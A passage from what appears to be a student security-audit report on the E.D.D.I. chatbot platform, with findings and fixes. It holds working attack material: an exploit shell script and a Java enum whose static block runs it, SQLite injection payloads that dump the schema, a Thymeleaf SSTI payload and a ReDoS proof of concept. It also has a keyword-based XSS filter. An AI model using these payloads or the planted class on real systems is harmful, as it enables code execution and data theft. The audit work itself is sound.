  target=$(find /tmp/vertx-cache/ -mindepth 1 -maxdepth 1 -type d | head -n 1)
  if [ -n "$target" ]; then
    break
  fi
  sleep 1
done

echo "target: $target" >> /tmp/pwn.out

if [ -z "$target" ]; then
  echo "No vertx-cache directory found" >> /tmp/pwn.out
else
  # Create full directory path if it doesn't exist
  dest_dir="$target/META-INF/io.smallrye_smallrye-open-api-ui__jar/META-INF/resources/openapi-ui"
  echo "Creating directory: $dest_dir" >> /tmp/pwn.out
  mkdir -p "$dest_dir"

  # Copy the file
  #echo "Copying to: $dest_dir/pwn.out" >> /tmp/pwn.out
  cp /tmp/pwn.out "$dest_dir/pwn.out"
```

Figure 7: Figure 5: exploit.sh

```
package org.eclipse.microprofile.openapi.annotations.enums;

public enum Explode {
    DEFAULT,
    FALSE,
    TRUE;

    static {
        try {
            Runtime.getRuntime().exec(command:"/bin/bash /tmp/exploit.sh");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

Figure 8: Explode.java file that spawn the shell



Figure 9: Path traversal to output file for malicious shell~~Poor Error Handling: Overly Broad Catch~~

~~Poor Error Handling: Overly Broad Throws~~

~~Poor Logging Practice: Use of a System Output Stream~~

~~Poor Style: Confusing Naming~~

~~Poor Style: Value Never Read~~

~~Portability Flaw: Locale Dependent Comparison~~

2.2.14 Privacy Violation

This flaw arises from the unencrypted storage of GitHub data in a file, which violates user privacy. In some way, an attacker could gain access to the server on which the application is running by exploiting another vulnerability in the EDDI application (e.g. Remote Code Execution – RCE), a vulnerability in the web server hosting EDDI, a vulnerability in the server's operating system, compromised server login credentials (e.g. SSH or RDP), physical access to the server or an insider with legitimate access but malicious intent.

Once they have gained access to the file system, they navigate to the System.getProperty("user.dir") + "/gitsettings/" directory (e.g. */opt/eddi/gitsettings/*). The settings.properties file is located there.

Opening this file in a text editor will reveal information such as:

git.branch=main

git.commiter_email=user@example.com

git.commiter_name=EDDI Bot

git.password=THE_REAL_PASSWORD

git.username=git_username

git.repository_url=https://github.com/you/repo.git

git.description=Backup settings

git.isautomatic=true

Once the attacker has access to this file, they can steal the victim's passwords and usernames and use them to authenticate with their GitHub profile, potentially causing significant damage.

Moreover, storing passwords in plain text within a file located in the user's working directory (typically under the home folder of the user running the application) significantly increases the risk of exposure. This directory is often accessible to any process or user account with basic access privileges to the host system, meaning even non-root users could potentially read the file. This practice violates basic principles of secure credential management, which require secrets to be encrypted and stored in secure, access-controlled locations (e.g. environment variables, key vaults, or system credential stores).

Moreover, storing passwords in plain text within a file located in the user's working directory (typically under the home folder of the user running the application) significantly increases the risk of exposure. This directory is often accessible to any process or user account with basic access privileges to the host system, meaning even non-root users could potentially read the file. This practice violates basic principles of secure credential management, which require secrets to be encrypted and stored in secure, access-controlled locations (e.g. environment variables, key vaults, or system credential stores).

2.2.15 Resource Injection

Initial exploitation attempts only resulted in an **Internal Server Error** (HTTP 500) response, indicating that the application accepted the input but could not process it correctly. This makes suspect that, although the parsed parameter is processed server-side, it is protected by a control or validation mechanism that prevents the attack from being executed.

The main obstacle to exploiting this vulnerability practically is that strict controls are in place over the bot ID, which is passed as a parameter in the URL or request body

and must conform to a well-defined format: a 24-character hexadecimal string. This restriction hinders attempts to tamper with the parameter using random or malicious input.

However, it is theorised that, by using advanced encoding techniques such as URL encoding, Unicode encoding or double encoding, it may be possible to construct a request that bypasses the ID format validation and injects a value that points to a different resource. This could lead to unauthorised access to or modification of resources, or even server-side code or command injection, depending on the application's behaviour and the context in which the parameter is used.

To verify the presence and scope of the vulnerability further, a **larger test campaign** would have to be conducted on a larger number of endpoints, submitting parameter variations to different encoding and manipulation techniques. Only in this manner will it be possible to determine whether real weaknesses exist in the validation mechanism or whether the observed behaviour can be explained by generic error handling.

2.2.16 System Information Leak

The *printStackTrace()* function automatically writes all the exception trace to the standard stream (System.err), including the names of classes, methods, packages and file paths in the file system. If someone reads these logs or has access to the server console, they can obtain internal details about the infrastructure, such as class names, paths and stack traces. This information is useful for preparing a targeted attack. The call to *e.printStackTrace()* itself is not an attack vector, but it makes it much easier to gather useful information for an attack. For example, It reveals packages and classes, shows absolute paths and file names, and exposes internal logic (lines of code and control flows) that attackers can exploit to find injection points or missing validation behaviours. It also facilitates social engineering on those who have access to the logs (e.g. operators and system administrators).

2.2.17 System Information Leak: Internal

To exploit this type of vulnerability, you could follow the same approach as in the previous case, but apply it to the different functions that print information about exceptions.

2.2.18 SQL-injections

In EDDI there is a page in which is possible to leave a review to the site, but looking at the code and the static analysis there is a sql-database connected (sqlite) without the use of prepare statements, so it’s possible to perform an **sql-injection.**

To perform this, an attacker can use also the page in which is published the reviews (*http://localhost:7070/reviews.html*) to get something like an Oracle of output for sql-injection (Figure 13: Users Reviews page, used like a SQL-Oracle pageFigure 13). It was confirmed that there was an sql-injection just by adding the char " ' " in the review filed (Figure 10), but this throw a sql error (Figure 11) that was simple to bypass using the comment chars found in sqlite documentation (Figure 12).

Given this information an attacker can be able to perform serious damages to the database like insert a lot of dummy values in the table, destroy the database structure or also dump all the information in the database, below are reported some payload:

- **Dump the database structure** (Figure 13)

  test'); INSERT INTO reviews (username, email, review) SELECT name, sql, 'schema' FROM sqlite_master WHERE type='table'; --

- **Dump the table and columns name of the database** (Figure 14)

  test'); INSERT INTO reviews (username, email, review) VALUES ('DB_ENUM', 'schema_dump', (SELECT GROUP_CONCAT('Table: ' || name || ' | Schema: ' || COALESCE(sql, 'N/A'), ' || ') FROM sqlite_master WHERE type='table')); --



Figure 10: Form in which there is a sql-injection

Errore: [SQLITE_ERROR] SQL error or missing database (unrecognized token: "'this is a 5qL1nJ3cT10n ')")

Figure 11: Error throw by sql injection



Figure 12: Simple sql error bypass



Figure 13: Users Reviews page, used like a SQL-Oracle page



Figure 14: Database tables and columns dump

2.2.19 Weak Cryptographic Hash

No exploitation is possible because the function “calculateHash” is not called in the project, it is only defined.

However, there are various methods of stealing encrypted data using MD5. For example, suppose an attacker manages to access the site's database. At this point, they could carry out two different types of attack:

- Using rainbow tables. Rainbow tables are huge pre-computed lists that link common passwords to their MD5 hashes. Huge databases of these hashes exist online. The attacker can simply look up the hash on sites such as *crackstation.net* or *md5decrypt.net*.

- The attacker could also use a dictionary or brute force. If the password is not in the public domain, the attacker can use tools such as *Hashcat* or *John the Ripper*, which can try millions of combinations per second. With a good dictionary, such as the famous rockyou.txt file, they can discover common passwords such as: '123456', 'password', or 'qwerty'. MD5 is so fast that it can check millions of passwords in a few minutes.

In addition, MD5 is vulnerable to collisions, meaning two different passwords could generate the same hash. This could be exploited to access sensitive data by using different passwords that generate the same hash.

2.3 Attacks (Dynamic Code Analysis)

This section presents some vulnerability errors found by a dynamic code analysis (using BurpSuite, ZAP or manually).

2.3.1 No password for database was set

When development first began, the app's database wasn't password-protected in any way. However, this seemingly minor detail could have had extremely disastrous consequences, particularly if the app was being used in a business environment or hosted on the internet. In those situations, not requiring authentication for the database essentially offers unlimited access to anyone who knows about it. A simple automated sweep would be enough to gain access to the database and take full control: reading, updating or deleting data, creating fake users, adding malicious content, or even using it to break into other services.

Therefore, this was a serious vulnerability that could have led to privacy intrusions, data loss and compromise of the entire application.

2.3.2 Server Side Template Injection (SSTI)

During the manual research session, there was one area in the EDDI interface where one can alter the outputs of a custom model by simply placing payloads into the config JSON (Figure 15): that is a genuine **SSTI** (Server-Side Template Injection). In practice, after deploying the template, any unvalidated string ends up directly in the Thymeleaf template engine used to generate responses, which renders the interface an "oracle" for testing malicious payloads (Figure 16). Although the attack is quite complex (as not all injected strings are recognized as valid commands by **Thymeleaf**), it is highly dangerous: a cyberattacker can exploit this vulnerability in order to execute arbitrary expressions, read system files, or obtain environment variables in the context of the application. The source of the issue is in the inability to sanitize Thymeleaf's template rendering process: in fact, since no filtering or escaping of user input data has been performed, all text fields are "trusted," and this opens the door to possible code injections straight into the response rendering engine.

For example, by inserting the expression [[${#ctx}]] as payload, the attacker can cause the entire execution context within the template to “explode.” Below is the output returned by Thymeleaf when this injection is performed in the JSON configuration field of the custom model:

This is an SSTI: "{memory={current={actions=[CONVERSATION_START, welcome], output=[This is an SSTI: "[[${#ctx}]]" !!!!!!!, Guess what!!, There is a semester party happening at your campus in two weeks 🎉, What do you think? Want to go? 😁], quickReplies=[QuickReply{value='no', expressions='semester_party(no_go)', isDefault=null}, QuickReply{value='not sure', expressions='semester_party(maybe_go)', isDefault=null}, QuickReply{value='yes', expressions='semester_party(going)', isDefault=null}]}, last={}, past=[]}, userInfo={userId=anonymous-609575300e4542a39da0d8af1eeb6b6d}}[StandardTextInliner](This is an SSTI: "[[${#ctx}]]" !!!!!!!)" !!!!!!!

In practice, the output exposes a structured object that includes all the **internal variables** used by the engine to generate the response: from the conversation status (memory.current.output) to user information (userInfo.userId), to possible predefined quick responses. This demonstrates how a simple payload can become an "oracle" capable of **revealing sensitive data** within the application, and if the attacker were very determined and experienced, they could manage to **execute Java code**.

Figure 15: Part of interface in which there is the SSTI



Figure 16: Part of interface in which there is the output of the SSTI

2.3.3 Vulnerable JS libraries used

When scanning with ZAP, 2 vulnerable JS libraries were identified: moment-2.29.4.min.js (CVE-2022-31129) and bootstrap-4.6.2.min.js (CVE-2024-6531). For each we describe only a possible attack.

CVE-2022-31129 (Moment.js 2.29.4) (Figure 17)

This CVE is related to the file Moment.js and is present for versions >= 2.18.0 and < 2.29.4 but, given the fact that in this software is used the version 2.29.4 this is a **false positive** result.

Anyway for this vulnerability an attacker can exploit a Regular Expression Denial of Service (ReDoS) vulnerability present in the preprocessRFC2822() function of Moment.js. Basically, by providing an artfully long string (e.g., thousands of characters "(") as input, the parsing engine triggers the regular expression execution with quadratic complexity. This condition forces a server to consume an excessive amount of CPU and memory causing the service crash or a dramatic decrease in the services response up to the systems collapse. The easiest PoC is to call:

```
moment("(".repeat(500000));
```

Such a request will freeze the parser leading to dos on the server or client using Moment.js.

CVE-2024-6531 (Bootstrap 4.6.2) (Figure 18)

The Carousel component in Bootstrap is vulnerable to a problem in the data-slide and href attributes of a link element. An attacker can come up with a dangerous URL and place it into the href attribute of a link to be used for Carousel navigation thus circumventing the check for data-target. By clicking on this link, the JavaScript code injected via href is run in the context of the already opened page and so Cross-Site Scripting is performed. The point is that the carousel code sometimes fails to apply preventDefault() before fetching the href, thus leaving this field open to injection. In this way, they can steal session cookies, perform actions with the user's privileges, or alter the content of the page viewed by the affected person.



Figure 17: CVE-2022-31129



Figure 18: CVE-2024-6531

2.3.4 X-Content-Type-Options Header Missing

The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff' (Figure 19). This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type.



Figure 19: X-Content-Type-Options Header Missing

2.4 Security Fix

In this section are reported the fix applied to the found vulnerability issue.

2.4.1 Build Misconfiguration: External Maven Dependency Repository

The error is related to the fourth line of code, but in general to every "http" call present (Figure 20). It is a **false positive** because, even though the various links begin with "http," they are reinderized with "https" increasing security measures, preventing exposure to man-in-the-middle.

```
<?xml version="1.0"?>
<project xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd"
         xmlns="http://maven.apache.org/POM/4.0.0"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
    <modelVersion>4.0.0</modelVersion>
    <groupId>ai.labs</groupId>
```

Figure 20: Code Vulnerable to Build Misconfiguration

2.4.2 Cross-Site Request Forgery

The E.D.D.I. system now is robust against cross-site request forgery (CSRF) attacks, implementing a token-based system (Figure 21).

This protection involves the server generating unguessable and unique CSRF tokens upon every user interaction with a form that can modify the application state , for example, logging in or signing up. These tokens can be accessed via the special endpoint (GET /auth/csrf-token), enabling them to be generated on demand.

Once created, the token is automatically inserted into HTML forms presented to the user as a hidden field (input type="hidden" name="csrfToken" id="csrfToken"). When the form is submitted, the token is sent with the rest of the request data.

Before executing any operation involving a change (such as registration or login), the server verifies that the received token is valid and corresponds to the one generated earlier. This ensures that the request was initiated from the E.D.D.I. application interface and not from a malicious external website, which would not know the correct token.

To further increase security, each token also has a limited lifetime and automatically expires after 30 minutes, thus reducing the timeframe for a possible attack.

Additionally, tokens are single-use, meaning they can only be used once. They are invalidated after use to prevent an intercepted token from being reused at a later point in time (replay attack).

At the architectural level, token management is addressed by a component called the 'CsrfTokenService'. This service creates and validates tokens, enabling centralized and efficient management of CSRF protection.

This mechanism protects all sensitive forms, such as login and registration forms. In general, any form submission involving changes to user data or sessions is safeguarded by this security measure.



Figure 21: Login Page with Session Token generation

2.4.3 Cross-Site Scripting: DOM

During code review, Fortify flagged a potential DOM XSS issue in the line that concatenates eddi.botId to form the URL of an AJAX call (Figure 22).

However, this is a **false positive**. The value of eddi.botId, although derived from the URL and therefore controllable by the user, is never injected directly into the DOM as HTML content or passed to functions such as innerHTML, document.write, or eval. Instead, it is used exclusively to compose path strings for HTTP requests (AJAX or href attribute assignments for links), without ever entering a rendering or client-side

code execution context. In a true DOM XSS attack, a malicious input would need to reach a point where the browser interprets content as code, for example, by inserting a <script> tag or JavaScript attribute into a DOM element, which does not happen in this flow. Consequently, although Fortify detects a simple concatenation of variables in the URL, there is no "sink" operation (such as assignment to innerHTML) that makes the attack effective, confirming the absence of a real vulnerability at this point.

```
$.get('/botstore/bots/' + eddi.botId + '/currentversion', function (data) {
    eddi.botVersion = data;
    checkBotDeployment();
});
```

Figure 22: Vulnerable XSS DOM code found by fortify

2.4.4 Cross-Site Scripting: Self

To fix this issue was added a **CSP** (Content Security Policy) header, in the quarkus properties, for every endpoint request (Figure 25) and also a sanitization and validation layer on server sides to prevent any attempt to inject scripts into the bot's replies. In particular, any data that comes from the configuration JSON is checked and sanitized using regular expressions for detection of <script> tags and suspicious patterns, which once found are replaced by harmless placeholders before Thymeleaf processes the template. This way, should an attacker try to include a malicious script such as <script>alert(document.cookie)</script>, the script would be eliminated before the reply was created replacing not allowed word as *"<script>"* with "*CONTENT NOT ALLOWED"* (Figure 24), and therefore the hacker would not be able to make any unauthorized request or perform any other malicious action (Figure 23).

```
}       // Replace script injections - improved patterns
if (sanitized.toLowerCase().contains(s:"<script") ||
    sanitized.toLowerCase().contains(s:"javascript:") ||
    sanitized.toLowerCase().contains(s:"vbscript:") ||
    sanitized.toLowerCase().contains(s:"onclick") ||
    sanitized.toLowerCase().contains(s:"onload")) {
    LOGGER.warning(msg:"Sanitizing template containing script injection attempt");

    // Simple and effective: replace any occurrence of script tags
    sanitized = sanitized.replaceAll(regex:"(?i)<script", replacement:"CONTENT NOT ALLOWED");
    sanitized = sanitized.replaceAll(regex:"(?i)</script>", replacement:"CONTENT NOT ALLOWED");
    sanitized = sanitized.replaceAll(regex:"(?i)javascript:", replacement:"CONTENT NOT ALLOWED");
    sanitized = sanitized.replaceAll(regex:"(?i)vbscript:", replacement:"CONTENT NOT ALLOWED");

    // Replace event handlers
    sanitized = sanitized.replaceAll(regex:"(?i)on\\w+\\s*=", replacement:"CONTENT NOT ALLOWED");
}
```

Figure 23: XSS sanitization



Figure 24: XSS mitigation in template generation

```
PS C:\Users\nikba\Desktop\roba\uni\sse\EDDI_JDK17> try { $response = Invoke-WebRequest -Uri "http://localhost:707
ch { Write-Host "Status Code:" $_.Exception.Response.StatusCode; Write-Host "Headers:"; $_.Exception.Response.Hea
Status Code: Forbidden
Headers:
Content-Security-Policy
Permissions-Policy
Referrer-Policy
X-Content-Type-Options
X-Frame-Options
X-XSS-Protection
```

Figure 25: Header of request with XSS protection

2.4.5 Cross-Site Scripting: Stored

To fix the XSS vulnerability in the ReviewResource.java file (Figure 26) for both submitting and retrieving reviews, proper protection was achieved by adding a layer (Figure 27).

Firstly, was added a **CSP** header for every endpoint request, in the quarkus properties (Figure 25), and also a sanitization for the user data. In essence, whenever a user submits data such as their name, email address or review text, it is 'sanitised' via the escapeHtml method. This prevents the storage of data containing potentially malicious HTML or JavaScript code, ensuring it cannot be executed in the viewer's browser.

This is followed by careful configuration of HTTP headers in server replies. Specifically, the response content type is explicitly specified as text/plain for POST requests and application/json for GET requests, to prevent the browser from misinterpreting the received information. Additionally, the X-Content-Type-Options: nosniff header is used to prevent the browser from 'guessing' the content type, which could cause unexpected or malicious behaviour.

Another layer of security is the Content Security Policy (CSP), which is configured very strictly. This policy blocks scripts altogether and restricts connections and styling to local resources only. Even if some malicious content evaded the initial checks, the browser would still not allow it to run.

```
// Escape HTML to prevent XSS
private String escapeHtml(String input) {
    if (input == null) return "";

    return input.replace(target:"&", replacement:"&amp;")
                .replace(target:"<", replacement:"&lt;")
                .replace(target:">", replacement:"&gt;")
                .replace(target:"\"", replacement:"&quot;")
                .replace(target:"'", replacement:"&#x27;")
                .replace(target:"javascript:", replacement:"&#x6A;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;:");
}
```

Figure 26: Cross-Site Scripting

```
Response.ResponseBuilder responseBuilder = Response.ok("Review submitted successfully!")
        .header("Content-Type", "text/plain; charset=UTF-8")
        .header("X-Content-Type-Options", "nosniff")
